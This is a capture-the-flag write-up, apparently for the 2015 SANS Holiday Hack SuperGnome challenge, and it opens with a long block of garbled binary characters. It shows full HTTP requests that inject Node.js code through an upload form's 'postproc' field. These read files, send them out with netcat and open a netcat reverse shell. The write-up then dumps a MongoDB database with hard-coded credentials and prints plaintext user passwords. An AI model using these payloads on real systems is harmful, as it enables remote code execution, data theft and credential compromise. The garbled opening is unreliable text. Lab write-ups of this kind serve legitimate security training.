�'�LL�:A�'n��"�X>���(K��C_9Ih�:���_�5��q���¯Y�□�/□□P□&D□�9���������O
��6P?����S?��-□�Qt□���y��^o□uH��□��9�'o�*J2□g�ginY8v�,�,��^�b[��*�>���%C�bW7n<□□���{□]�□�|~
zRY□��(C.□D�!o□�□�w�>����?��□aE□□R�6�□{□��□�$��H,8����T\□pJ8D��
[��Fa��y��t�%���8��nn�~�□�/no□´�����Np}���F6���□�f.□□�R(�□���□��l�9��I�□K��□:�}��
��□X�□�}�?�RQ□□klu{s=�□�K□ve|□□�;��□�□□���������x��G�c�□H��d4□���=□s��I�□��(������7□��~□�?#�
��}���□��˚���>d�� {�l���gK�k�S/���yŪ�□Ж�![���K���C��□��UHy□0ó�o�
)��ɛ~�□�*��'��(3�Y��t�k��Z�Wc□�����j&�y□��e�ᵲV�xف_��□R{�[Cj��5^�0z��g�"�□QO�H92*s��.B��(=�
iV�5��□��2K�□)��I�\J�□OQ��s�ժ\-� <□Oi�H�̦�S�x�����D"�(��□Ȿ�K��□□□�□�□□e��q�S�m□��
�3l��b��q��<�ɯ�C�%Ψt�i/FT�[|n��{[X�□*□?����\"�”Fs����   �>��k�ȝ4[7ʎpE�c�
�□b�%R$�Xs���□K������>V�y�?�}co7����~*v�&□O�□���Ş�k�Um�□i�-��C□e�□�k=+X��□3,F���p�□��zlK���
"}�□�r+�Q�VY�UM����□e�□�5�K{�.0z)X�Mi��2�3^����□L��0□���k3l��-�□�\P1□�c���2�A4k��^�i��Ɇ□g5a
:��□^���w���sn���q□k=h4�r2��]�□�]�□X�{P�□����□w��&Ds□�E□�a���a�6x@d-´�□H□��u(□R�E9�=□□�M���□
□u�□�Jш�
```



```
POST /files HTTP/1.1
Host: 52.192.152.132
User-Agent: Mozilla/5.0 (X11; Linux i686; rv:22.0) Gecko/20100101 Firefox/22.0 Iceweasel/22.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://52.192.152.132/files
Cookie: sessionid=0sBef3AZjLm1Hd6X5UeG
Connection: close
Content-Type: multipart/form-data;
boundary=---------------------------95384624112606136860130379
Content-Length: 398

-----------------------------95384624112606136860130379
Content-Disposition: form-data; name="postproc"

res.write(require('fs').readFileSync('/gnome/www/files/gnome.conf'))
-----------------------------95384624112606136860130379
Content-Disposition: form-data; name="file"; filename="doesnotmatter.png"
Content-Type: image/png


-----------------------------95384624112606136860130379--
```

```
HTTP/1.1 200 OK
X-Powered-By: GIYH::SuperGnome by AtnasCorp
Date: Tue, 29 Dec 2015 01:51:16 GMT
Connection: close
Content-Length: 350

Gnome Serial Number: BU22_1729_2716057
Current config file: ./tmp/e31faee/cfg/sg.01.v1339.cfg
Allow new subordinates?: YES
Camera monitoring?: YES
Audio monitoring?: YES
Camera update rate: 60min
Gnome mode: SuperGnome
Gnome name: SG-04
Allow file uploads?: YES
Allowed file formats: .png
Allowed file size: 512kb
Files directory: /gnome/www/files/
```


sg04 gnome.conf



```
Gnome Serial Number: BU22_1729_2716057
Current config file: ./tmp/e31faee/cfg/sg.01.v1339.cfg
Allow new subordinates?: YES
Camera monitoring?: YES
Audio monitoring?: YES
Camera update rate: 60min
Gnome mode: SuperGnome
Gnome name: SG-04
Allow file uploads?: YES
Allowed file formats: .png
Allowed file size: 512kb
Files directory: /gnome/www/files/
```


sg04 gnome.conf file ***(BU22_1729_2716057 serial # = reference to Bender from Futurama - https://en.wikipedia.org/wiki/Bender_(Futurama)***

Now for something more interesting: netcat file download using the same mechanism:




```
POST /files HTTP/1.1
Host: 52.192.152.132
User-Agent: Mozilla/5.0 (X11; Linux i686; rv:22.0) Gecko/20100101 Firefox/22.0 Iceweasel/22.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://52.192.152.132/files
Cookie: sessionid=0f1V0Qy5QdDK7IihbcR2
Connection: close
Content-Type: multipart/form-data; boundary=---------------------------95384624112606136860130379
Content-Length: 419

-----------------------------95384624112606136860130379
Content-Disposition: form-data; name="postproc"

require('child_process').exec('/bin/nc [redacted] 61777 < /gnome/www/files/gnome.conf')
-----------------------------95384624112606136860130379
Content-Disposition: form-data; name="file"; filename="doesnotmatter.png"
Content-Type: image/png


-----------------------------95384624112606136860130379--
```

```
HTTP/1.1 200 OK
X-Powered-By: GIYH::SuperGnome by AtnasCorp
Content-Type: text/html; charset=utf-8
Content-Length: 3873
ETag: W/"f21-xhlwrRtGKtUWkqNKLdkG9w"
Date: Tue, 29 Dec 2015 02:40:20 GMT
Connection: close

<!DOCTYPE html><html><head><title>GIYH::ADMIN PORT V.01</title><script src="/javascripts/jquery.min.js"></script><link
rel="stylesheet" href="/stylesheets/bootstrap.min.css"><link rel="stylesheet" href="/stylesheets/bootstrap-theme.min.css"><script
src="/javascripts/bootstrap.min.js"></script><link rel="stylesheet" href="/stylesheets/style.css"></head><body><div
class="container-fluid"><div class="row-fluid"><div class="col-md-3"><div class="well sidebar-nav"><img src="/images/logo.png"
class="logo"><div class="center_div"><h1>SG-04</h1><p>Gnome Network Status</p></div><ul class="list-group"><li
class="list-group-item">SuperGnomes UP: 5</li><li class="list-group-item">SuperGnomes DOWN: 0</li><li
class="list-group-item">Gnomes UP: 1,653,325</li><li class="list-group-item">Gnomes DOWN: 79,990</li><li
class="list-group-item">Gnome Backbone: UP</li><li class="list-group-item">Storage Avail: 1,353,235</li><li
class="list-group-item">Mem Avail: 835,325</li></ul></div></div><div class="col-md-9"><nav role="navigation" class="navbar
navbar-default"><div class="container-fluid"><div class="navbar-header"><button data-toggle="collapse"
data-target="#bs-example-navbar-collapse-1" class="navbar-toggle"><span class="sronly"></span><span class="icon-bar"></span><span
class="icon-bar"></span><span class="icon-bar"></span><span class="icon-bar"></span><span
class="icon-bar"></span></button></div><div id="bs-example-navbar-collapse-1" class="collapse navbar-collapse"><ul class="nav
navbar-nav"><li><a href="/">Home</a></li><li><a href="/cameras">Cameras</a></li><li><a href="/files">Files</a></li><li><a
href="/gnomenet">GnomeNET</a></li><li><a href="/settings">Settings</a></li><li><a
href="/?logout=1">Logout</a></li></ul></div></div></nav><div class="jumbotron"><h1>Files</h1><p class="message">Upload
successful.</p><p class="message">Executing post process...</p><p class="message">Post process result: [object Object]</p><p
class="message">File pending Nedfords approval.</p><h2>Current Files</h2><h5>Files location: /gnome/www/files/</h5><table
class="table table-striped"><tr><th>file</th><th>size</th><th>download</th></tr><tr><td>20151203133815.zip</td><td>4382</td><td><a
href="/files?d=20151203133815.zip">Download</a></td></tr><tr><td>factory_cam_4.zip</td><td>1142383</td><td><a
href="/files?d=factory_cam_4.zip">Download</a></td></tr><tr><td>gnome.conf</td><td>350</td><td><a
href="/files?d=gnome.conf">Download</a></td></tr><tr><td>gnome_firmware_rel_notes.txt</td><td>748</td><td><a
href="/files?d=gnome_firmware_rel_notes.txt">Download</a></td></tr><tr><td>sgnet.zip</td><td>6426</td><td><a
href="/files?d=sgnet.zip">Download</a></td></tr><tr><td>sniffer_hit_list.txt</td><td>211</td><td><a
href="/files?d=sniffer_hit_list.txt">Download</a></td></tr></table><h2>Upload New File</h2><form action="/files" method="post"
role="form" enctype="multipart/form-data" class="upload-form form-horizontal"><div class="form-group form-group-lg"><h4
class="col-sm-5">Post-process:</h4><div class="col-sm-7"><select required name="postproc" class="form-control"><option
value="none">none</option><option value="postproc(&quot;timestamp&quot;, file)">timestamp</option><option
value="postproc(&quot;darken50&quot;, file)">darken 50%</option><option value="postproc(&quot;darken20&quot;, file)">darken
20%</option><option value="postproc(&quot;brighten50&quot;, file)">brighten 50%</option><option
value="postproc(&quot;brighten20&quot;, file)">brighten 20%</option></select></div></div><div class="form-group"><h4
class="col-sm-5">Choose a file:</h4><div class="col-sm-7"><input required name="file" type="file"
class="form-control"></div></div><div class="form-group"><div class="col-sm-offset-6 col-sm-6"><button type="submit" class="login
btn btn-primary">Upload</button></div></div></form></div></div></div></div></body></html>
```




```
root@kali:~/giyh/challenge4-TheFiveSuperGnomes/5-SG-04-japan-52.192.152.132/Files# nc -lvnp 61777 > gnome.conf
nc: listening on :: 61777 ...
nc: listening on 0.0.0.0 61777 ...
nc: connect to 192.168.0.188 61777 from 52.192.152.132 54363
root@kali:~/giyh/challenge4-TheFiveSuperGnomes/5-SG-04-japan-52.192.152.132/Files# cat gnome.conf
Gnome Serial Number: BU22_1729_2716057
Current config file: ./tmp/e31faee/cfg/sg.01.v1339.cfg
Allow new subordinates?: YES
Camera monitoring?: YES
Audio monitoring?: YES
Camera update rate: 60min
Gnome mode: SuperGnome
Gnome name: SG-04
Allow file uploads?: YES
Allowed file formats: .png
Allowed file size: 512kb
Files directory: /gnome/www/files/
root@kali:~/giyh/challenge4-TheFiveSuperGnomes/5-SG-04-japan-52.192.152.132/Files#
```

Also all the files from /gnome/www/files were download using the netcat file download capability.




```
root@kali:~/giyh/challenge4-TheFiveSuperGnomes/5-SG-04-japan-52.192.152.132/Files# ls -al
total 1152
drwxr-xr-x 2 root root    4096 Dec 28 23:09 .
drwxr-xr-x 6 root root    4096 Dec 28 22:45 ..
-rw-r--r-- 1 root root    4382 Dec 13 03:01 20151203133815.zip
-rw-r--r-- 1 root root 1142383 Dec 13 03:03 factory_cam_4.zip
-rw-r--r-- 1 root root     350 Dec 13 03:03 gnome.conf
-rw-r--r-- 1 root root     748 Dec 13 03:04 gnome_firmware_rel_notes.txt
-rw-r--r-- 1 root root    6426 Dec 13 03:04 sgnet.zip
-rw-r--r-- 1 root root     211 Dec 13 03:04 sniffer_hit_list.txt
root@kali:~/giyh/challenge4-TheFiveSuperGnomes/5-SG-04-japan-52.192.152.132/Files# 
```

Below is the netcat reverse shell using the same technique as before:



```
POST /files HTTP/1.1
Host: 52.192.152.132
User-Agent: Mozilla/5.0 (X11; Linux i686; rv:22.0) Gecko/20100101 Firefox/22.0 Iceweasel/22.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://52.192.152.132/files
Cookie: sessionid=0f1V0Qy5QdDK7IihbcR2
Connection: close
Content-Type: multipart/form-data;
boundary=---------------------------953846241126061368601303779
Content-Length: 414

---------------------------953846241126061368601303779
Content-Disposition: form-data; name="postproc"

require('child_process').exec('/bin/nc.traditional -e /bin/bash [redacted] 61777')
---------------------------953846241126061368601303779
Content-Disposition: form-data; name="file"; filename="doesnotmatter.png"
Content-Type: image/png


---------------------------953846241126061368601303779--
```


```
HTTP/1.1 200 OK
X-Powered-By: GIYH::SuperGnome by AtnasCorp
Content-Type: text/html; charset=utf-8
Content-Length: 3873
ETag: W/"f21-xhlwrRtGKtUWkqNKLdkG9w"
Date: Tue, 29 Dec 2015 02:08:01 GMT
Connection: close

<!DOCTYPE html><html><head><title>GIYH::ADMIN PORT V.01</title><script src="/javascripts/jquery.min.js"></script><link
rel="stylesheet" href="/stylesheets/bootstrap.min.css"><link rel="stylesheet" href="/stylesheets/bootstrap-theme.min.css"><script
src="/javascripts/bootstrap.min.js"></script><link rel="stylesheet" href="/stylesheets/style.css"></head><body><div
class="container-fluid"><div class="row-fluid"><div class="col-md-3"><div class="well sidebar-nav"><img src="/images/logo.png"
class="logo"><div class="center_div"><h1>SG-04</h1><p>Gnome Network Status</p></div><ul class="list-group"><li
class="list-group-item">SuperGnomes UP: 5</li><li class="list-group-item">SuperGnomes DOWN: 0</li><li
class="list-group-item">Gnomes UP: 1,653,325</li><li class="list-group-item">Gnomes DOWN: 79,990</li><li
class="list-group-item">Gnome Backbone: UP</li><li class="list-group-item">Storage Avail: 1,353,235</li><li
class="list-group-item">Mem Avail: 835,325</li></ul></div></div><div class="col-md-9"><nav role="navigation" class="navbar
navbar-default"><div class="container-fluid"><div class="navbar-header"><button data-toggle="collapse"
data-target="#bs-example-navbar-collapse-1" class="navbar-toggle"><span class="sronly"></span><span class="icon-bar"></span><span
class="icon-bar"></span><span class="icon-bar"></span><span class="icon-bar"></span><span class="icon-bar"></span><span
class="icon-bar"></span></button></div><div id="bs-example-navbar-collapse-1" class="collapse navbar-collapse"><ul class="nav
navbar-nav"><li><a href="/">Home</a></li><li><a href="/cameras">Cameras</a></li><li><a href="/files">Files</a></li><li><a
href="/gnomenet">GnomeNET</a></li><li><a href="/settings">Settings</a></li><li><a
href="/?logout=1">Logout</a></li></ul></div></div></nav><div class="jumbotron"><h1>Files</h1><p class="message">Upload
successful.</p><p class="message">Executing post process...</p><p class="message">Post process result: [object Object]</p><p
class="message">File pending Nedfords approval.</p><h2>Current Files</h2><h5>Files location: /gnome/www/files/</h5><table
class="table table-striped"><tr><th>file</th><th>size</th><th>download</th></tr><tr><td>20151203133815.zip</td><td>4382</td><td><a
href="/files?d=20151203133815.zip">Download</a></td></tr><tr><td>factory_cam_4.zip</td><td>1142383</td><td><a
href="/files?d=factory_cam_4.zip">Download</a></td></tr><tr><td>gnome.conf</td><td>350</td><td><a
href="/files?d=gnome.conf">Download</a></td></tr><tr><td>gnome_firmware_rel_notes.txt</td><td>748</td><td><a
href="/files?d=gnome_firmware_rel_notes.txt">Download</a></td></tr><tr><td>sgnet.zip</td><td>6426</td><td><a
href="/files?d=sgnet.zip">Download</a></td></tr><tr><td>sniffer_hit_list.txt</td><td>211</td><td><a
href="/files?d=sniffer_hit_list.txt">Download</a></td></tr></table><h2>Upload New File</h2><form action="/files" method="post"
role="form" enctype="multipart/form-data" class="upload-form form-horizontal"><div class="form-group form-group-lg"><h4
class="col-sm-5">Post-process:</h4><div class="col-sm-7"><select required name="postproc" class="form-control"><option
value="none">none</option><option value="postproc(&quot;timestamp&quot;, file)">timestamp</option><option
value="postproc(&quot;darken50&quot;, file)">darken 50%</option><option value="postproc(&quot;darken20&quot;, file)">darken
20%</option><option value="postproc(&quot;brighten50&quot;, file)">brighten 50%</option><option
value="postproc(&quot;brighten20&quot;, file)">brighten 20%</option></select></div></div><div class="form-group"><h4
class="col-sm-5">Choose a file:</h4><div class="col-sm-7"><input required name="file" type="file"
class="form-control"></div></div><div class="form-group"><div class="col-sm-offset-6 col-sm-6"><button type="submit" class="login
btn btn-primary">Upload</button></div></div></form></div></div></div></div></body></html>
```




```
root@kali:~# nc -lvnp 61777
nc: listening on :: 61777 ...
nc: listening on 0.0.0.0 61777 ...
nc: connect to 192.168.0.188 61777 from 52.192.152.132 48308
id
uid=1001(gnome-admin) gid=1001(gnome-admin) groups=1001(gnome-admin)
hostname
sg4
python -c 'import pty; pty.spawn("/bin/sh")'
$ uname -a
uname -a
Linux sg4 3.13.0-48-generic #80-Ubuntu SMP Thu Mar 12 11:16:15 UTC 2015 x86_64 x86_64 x86_64 GNU/Linux
$ 
```

I was also able to pillage the gnome mongoDB database on sg4 which also included the web administrator's username and password! I exported all the collections and downloaded them. They are included in the Appendix.


```
mongoexport -u gnome -p KTt9C1SljNKDiobKKro926frc -d gnome -c cameras -o sg4.gnome.cameras.json
mongoexport -u gnome -p KTt9C1SljNKDiobKKro926frc -d gnome -c gnomenet -o sg4.gnome.gnomenet.json
mongoexport -u gnome -p KTt9C1SljNKDiobKKro926frc -d gnome -c settings -o sg4.gnome.settings.json
mongoexport -u gnome -p KTt9C1SljNKDiobKKro926frc -d gnome -c status -o sg4.gnome.status.json
mongoexport -u gnome -p KTt9C1SljNKDiobKKro926frc -d gnome -c users -o sg4.gnome.users.json
```



```
# head /gnome/www/app.js
head /gnome/www/app.js
var express = require('express');
var path = require('path');
var favicon = require('serve-favicon');
var logger = require('morgan');
var cookieParser = require('cookie-parser');
var bodyParser = require('body-parser');
var routes = require('./routes/index');
var mongo = require('mongodb');
var monk = require('monk');
var db = monk('gnome:KTt9C1SljNKDiobKKro926frc@localhost:27017/gnome')
# mongo -u gnome -p KTt9C1SljNKDiobKKro926frc localhost:27017/gnome
mongo -u gnome -p KTt9C1SljNKDiobKKro926frc localhost:27017/gnome
MongoDB shell version: 3.0.7
connecting to: localhost:27017/gnome
> show collections
shshow collections
cameras
gnomenet
settings
status
system.indexes
users
> db.users.find()
dbdb.users.find()
{ "_id" : ObjectId("56229f58809473d11033515b"), "username" : "user", "password" : "user", "user_level" : 10 }
{ "_id" : ObjectId("56229f63809473d11033515c"), "username" : "admin", "password" : "SittingOnAShelf", "user_level" : 100 }
{ "_id" : ObjectId("5647438777cb0339cd14fd09"), "username" : "nedford", "password" : "AllIWantForXmasIsYourPresents", "user_level" : 100 }
```




```
# pwd
pwd
/tmp/.gHtmp
# uname -a
uname -a
Linux sg4 3.13.0-48-generic #80-Ubuntu SMP Thu Mar 12 11:16:15 UTC 2015 x86_64 x86_64 x86_64 GNU/Linux
# mongoexport -u gnome -p KTt9C1SljNKDiobKKro926frc -d gnome -c cameras -o sg4.gnome.cameras.json
mongoexport -u gnome -p KTt9C1SljNKDiobKKro926frc -d gnome -c cameras -o sg4.gnome.cameras.json
2015-12-30T21:24:25.595+0000    connected to: localhost
2015-12-30T21:24:25.595+0000    exported 12 records
# mongoexport -u gnome -p KTt9C1SljNKDiobKKro926frc -d gnome -c gnomenet -o sg4.gnome.gnomenet.json
mongoexport -u gnome -p KTt9C1SljNKDiobKKro926frc -d gnome -c gnomenet -o sg4.gnome.gnomenet.json
2015-12-30T21:24:33.751+0000    connected to: localhost
2015-12-30T21:24:33.752+0000    exported 8 records
# mongoexport -u gnome -p KTt9C1SljNKDiobKKro926frc -d gnome -c settings -o sg4.gnome.settings.json
mongoexport -u gnome -p KTt9C1SljNKDiobKKro926frc -d gnome -c settings -o sg4.gnome.settings.json
2015-12-30T21:24:41.686+0000    connected to: localhost
2015-12-30T21:24:41.688+0000    exported 11 records
# mongoexport -u gnome -p KTt9C1SljNKDiobKKro926frc -d gnome -c status -o sg4.gnome.status.json
mongoexport -u gnome -p KTt9C1SljNKDiobKKro926frc -d gnome -c status -o sg4.gnome.status.json
2015-12-30T21:24:49.204+0000    connected to: localhost
2015-12-30T21:24:49.205+0000    exported 2 records
# mongoexport -u gnome -p KTt9C1SljNKDiobKKro926frc -d gnome -c users -o sg4.gnome.users.json
mongoexport -u gnome -p KTt9C1SljNKDiobKKro926frc -d gnome -c users -o sg4.gnome.users.json
2015-12-30T21:24:56.141+0000    connected to: localhost
2015-12-30T21:24:56.141+0000    exported 3 records
# ls -al
ls -al
total 28
drwxr-xr-x 2 root root 4096 Dec 30 21:24 .
drwxrwxrwt 5 root root 4096 Dec 30 21:22 ..
-rw-r--r-- 1 root root 1043 Dec 30 21:24 sg4.gnome.cameras.json
-rw-r--r-- 1 root root 2066 Dec 30 21:24 sg4.gnome.gnomenet.json
-rw-r--r-- 1 root root 1036 Dec 30 21:24 sg4.gnome.settings.json
-rw-r--r-- 1 root root  422 Dec 30 21:24 sg4.gnome.status.json
-rw-r--r-- 1 root root  336 Dec 30 21:24 sg4.gnome.users.json
#
```



